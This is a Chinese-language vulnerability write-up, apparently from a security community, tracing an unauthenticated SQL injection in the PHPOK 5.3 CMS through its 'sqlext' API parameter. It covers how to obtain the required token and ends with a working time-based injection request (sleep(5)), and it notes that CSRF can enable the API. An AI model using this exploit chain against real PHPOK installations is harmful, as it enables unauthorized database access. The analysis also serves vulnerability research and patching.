PHPOK 5.3 最新版前台注入 - 先知社区

> 先知社区，先知安全技术社区

最近继续跟了一下新版的 phpok，结果撞洞了，这里分享一下思路

最新版下载地址： https://www.phpok.com/phpok.html (https://www.phpok.com/phpok.html)

注入点分析

底层获取参数： `$this->get()` 方法
framework/init.php#get

```
final public function get($id,$type="safe",$ext="")
{
    // PGC全局获取
    $val = isset($_POST[$id]) ? $_POST[$id] : (isset($_GET[$id]) ? $_GET[$id] : (isset($_COOKIE[$id]) ?
$_COOKIE[$id] : ''));
    if($val == ''){
        if($type == 'int' || $type == 'intval' || $type == 'float' || $type == 'floatval'){
            return 0;
        }else{
            return '';
        }
    }
    //判断内容是否有转义，所有未转义的数据都直接转义
    $addslashes = false;
```

```
    if(function_exists("get_magic_quotes_gpc") && get_magic_quotes_gpc()){
        $addslashes = true;
    }
    if(!$addslashes){
        $val = $this->_addslashes($val);
    }
    return $this->format($val,$type,$ext);
}
```

跟进 format 函数：framework/init.php#format

```
final public function format($msg,$type="safe",$ext="")
{
    if($msg == ""){
        return '';
    }
    if(is_array($msg)){
        foreach($msg as $key=>$value){
            if(!is_numeric($key)){
                $key2 = $this->format($key);
                if($key2 == '' || in_array($key2,array('#','&','%'))){
                    unset($msg[$key]);
                    continue;
                }
            }
            $msg[$key] = $this->format($value,$type,$ext);
        }
        if($msg && count($msg)>0){
            return $msg;
        }
        return false;
    }
    if($type == 'html_js' || ($type == 'html' && $ext)){
        $msg = stripslashes($msg);
        if($this->app_id != 'admin'){
            $msg = $this->lib('string')->xss_clean($msg);
        }
        $msg = $this->lib('string')->clear_url($msg,$this->url);
        return addslashes($msg);
```

```
        return addslashes($msg);
    }
    // 转义去除
    $msg = stripslashes($msg);
    //格式化处理内容
    switch ($type){
        case 'safe_text':
            $msg = strip_tags($msg);
            $msg = str_replace(array("\\","'",'"',"<",">"),'',$msg);
        break;
        case 'system':
            $msg = !preg_match("/^[a-zA-Z][a-z0-9A-Z\_\-]+$/u",$msg) ? false : $msg;
        break;

        case 'id':
            $msg = !preg_match("/^[a-zA-Z][a-z0-9A-Z\_\-]+$/u",$msg) ? false : $msg;
        break;
        case 'checkbox':
            $msg = strtolower($msg) == 'on' ? 1 : $this->format($msg,'safe');
        break;
        case 'int':
            $msg = intval($msg);
        break;
        case 'intval':
            $msg = intval($msg);
        break;
        case 'float':
            $msg = floatval($msg);
        break;
        case 'floatval':
            $msg = floatval($msg);
        break;
        case 'time':
            $msg = strtotime($msg);
        break;
        case 'html':
            $msg = $this->lib('string')->safe_html($msg,$this->url);
        break;
        case 'func':
            $msg = function_exists($ext) ? $ext($msg) : false;
        break;
        case 'text':
```

```
            $msg = strip_tags($msg);
        break;
        default:
            $msg = str_replace(array("\\","'",'"',"<",">"),array("\","'",""","<",">"),$msg);
        break;
    }
    if($msg){
        $msg = addslashes($msg);
    }
    return $msg;
}
```

format 默认为 safe 模式，也就是仅仅将 `\ " ' < >` 实体编码。

注入点：
framework/api/index_control.php#phpok_f

```
//...
$token = $this->get("token");
if(!$token){
    $this->json(P_Lang("接口数据异常"));
}
$this->lib('token')->keyid($this->site['api_code']);
$info = $this->lib('token')->decode($token);
if(!$info){
    $this->json(P_Lang('信息为空'));
}
$id = $info['id'];

// 176行
$ext = $this->get('ext');
if($ext && is_array($ext)){
    foreach($ext as $key=>$value){
        if(!$value){
            continue;
        }
        // sqlext变量转义取消
        if($key == 'sqlext' && $value){
```

```
            $value = str_replace(array('''','"',''','"'),array("'",'"',"'",'"'),$value);
        }
        $param[$key] = $value;
    }
}
// $id 从加密的token中来
//  拼接sqlext的值的函数只有_userlist、_arc_condition_single、_arc_condition
$list = $this->call->phpok($id,$param);
```

继续跟进 phpok 函数: framework/phpok_call.php#phpok


```
public function phpok($id,$rs="")
{
    // 76行
    $siteinfo = $this->model('site')->get_one($rs['site']);
    // 91行
    if(substr($id,0,1) != '_'){
    //$id 从token中来，为phpok表中identifier字段， $rs['site']可控为任意值
    $call_rs = $this->load_phpoklist($id,$rs['site']);
    }
    // 116行
    $func = '_'.$call_rs['type_id'];
    // 131行 动态调用函数_xxxx
    return $this->$func($call_rs,$cache_id);
}
```

跟进 load_phpoklist：framework/phpok_call.php#load_phpoklist

```
private function load_phpoklist($id,$siteid=0)
{
    $this->model('call')->site_id($siteid);
    if($this->_cache && $this->_cache[$id]){
        return $this->_cache[$id];
    }
    $this->_cache = $this->model('call')->all($siteid,'identifier');
```

```
        if($this->_cache && $this->_cache[$id]){
            return $this->_cache[$id];
        }
        return false;
    }
```

这一段代码 `$this->model('call')->all($siteid,'identifier');` 实现的是查询 phpok 表 where identifier=xxx 的信息，接着在 `phpok()` 函数的 131 行进行动态调用其字段为 `type_id` 的值函数。



(https://xzfile.aliyuncs.com/media/upload/picture/20191125160532-5a29b2c4-0f5a-1.png)

比如我们要调用 `framework/phpok_call.php` 下的 `_arclist` 函数，我们可以传入:

`/api.php?c=index&f=phpok&ext[site]=1&token=加密('id=m_picplayer')`

接着我们在 `framework/phpok_call.php` 寻找可触发 sql 的函数，从 phpok 表里我们可以看到其默认的 type_id 只有四个不同的值 `arclist` 、 `arc` 、 `catelist` 、 `project` ，而我们需要找到拼接 `sqlext` 变量的函数：

framework/phpok_call.php#_arclist

```
private function _arclist($rs,$cache_id='')
{
    // 254行
    $condition = $this->_arc_condition($rs,$flist,$project);
    // 带入注入数据
    $array['total'] = $this->model('list')->arc_count($project['module'],$condition);
}
```

跟进：framework/phpok_call.php#_arc_condition

直接拼接了 sqlext


```
private function _arc_condition($rs,$fields='',$project='')
{
    // 623行
        if($rs['sqlext']){
        $condition .= " AND ".$rs['sqlext'];
    }

    // 671行
    return $condition;
}
```

接着将结果带入了：

接着将结果带入：

```
$this->model('list')->arc_count($project['module'],$condition);
```

调用：framework/model/list.php#arc_count



(https://xzfile.aliyuncs.com/media/upload/picture/20191125160644-8540531e-0f5a-1.png)
5.jpg

拼接 sql，调用 `$this->db->count($sql)`
framework/engine/db/mysqli.php#count

```
public function count($sql="",$is_count=true)
{
    if($sql && is_string($sql) && $is_count){
        $this->set('type','num');
        $rs = $this->get_one($sql);
        $this->set('type','assoc');
        return $rs[0];
    }else{
        if($sql && is_string($sql)){
            $this->query($sql);
        }
        if($this->query){
            return mysqli_num_rows($this->query);
        }
    }
    return false;
}
```

根进 get_one 函数：framework/engine/db/mysqli.php#get_one

```
public function get_one($sql='')
    {
        if($sql){
            $false = $this->cache_false($sql);
```

```
if($false){
    return false;
}
if($this->cache_get($sql)){
    return $this->cache_get($sql);
}
$this->query($sql);
```

根进 `$this->query($sql);` :framework/engine/db/mysqli.php#query


(https://xzfile.aliyuncs.com/media/upload/picture/20191125160712-95e1b2a8-0f5a-1.png)

最终将 sql 带入执行。

当然，到这里，其实还有一个问题没有解决，我们需要如果拿到 `token=加密('id=m_picplayer')` 。
framework/api/index_control.php#token_f

```
public function token_f()
{
    $this->config('is_ajax',true);
    if(!$this->site['api_code']){
        $this->error(P_Lang("系统未配置接口功能"));
    }
    $id = $this->get('id','system');
    if(!$id){
        $this->error(P_Lang('未指定数据调用标识'));
    }
    $this->model('call')->site_id($this->site['id']);
    // 限制字段where identifier=$id
    $rs = $this->model('call')->get_one($id,'identifier');
    if(!$rs || !$rs['status']){
        $this->error(P_Lang('标识不存在或未启用'));
    }

  //141行
    $array = array('id'=>$id,'param'=>$param);
    $token = $this->lib('token')->encode($array);
    $this->success($token);
}
```

其中第一个 if 条件需要在后台生成 api 字符串：



(https://xzfile.aliyuncs.com/media/upload/picture/20191125160730-a077d882-0f5a-1.png)

/

> 没开启的话，其实构造一个 csrf 的 poc 也是可以的

第二个条件传入 `id=m_picplayer` 即可。


url: `http://phpok5_3_147/api.php?c=index&f=token&id=m_picplayer`

(https://xzfile.aliyuncs.com/media/upload/picture/20191125160753-ae34dcc2-0f5a-1.png)

poc:


```
GET /api.php?
c=index&f=phpok&token=6318fdtC3WRpOzYNzKVNw78PFa9OhFea5pp3/uZ4U3T67a/F47WhJ0lr856V7yomOcG0u8/UJpIwKKOwJAKspTS
WN+5ljVNWR5978g7HHoG14M&ext[sqlext]=sleep(5)%23&ext[site]=1 HTTP/1.1
Host: phpok5_3_147
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; U; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.86
```

```
User-Agent: Mozilla/5.0 (X11; U; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.86
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSION=l87bngd1u307g20iudfmphisu4
Connection: close
```



(https://xzfile.aliyuncs.com/media/upload/picture/20191125160816-bbce4562-0f5a-1.png)

调用栈：



(https://xzfile.aliyuncs.com/media/upload/picture/20191125160839-c9e3e6f2-0f5a-1.png)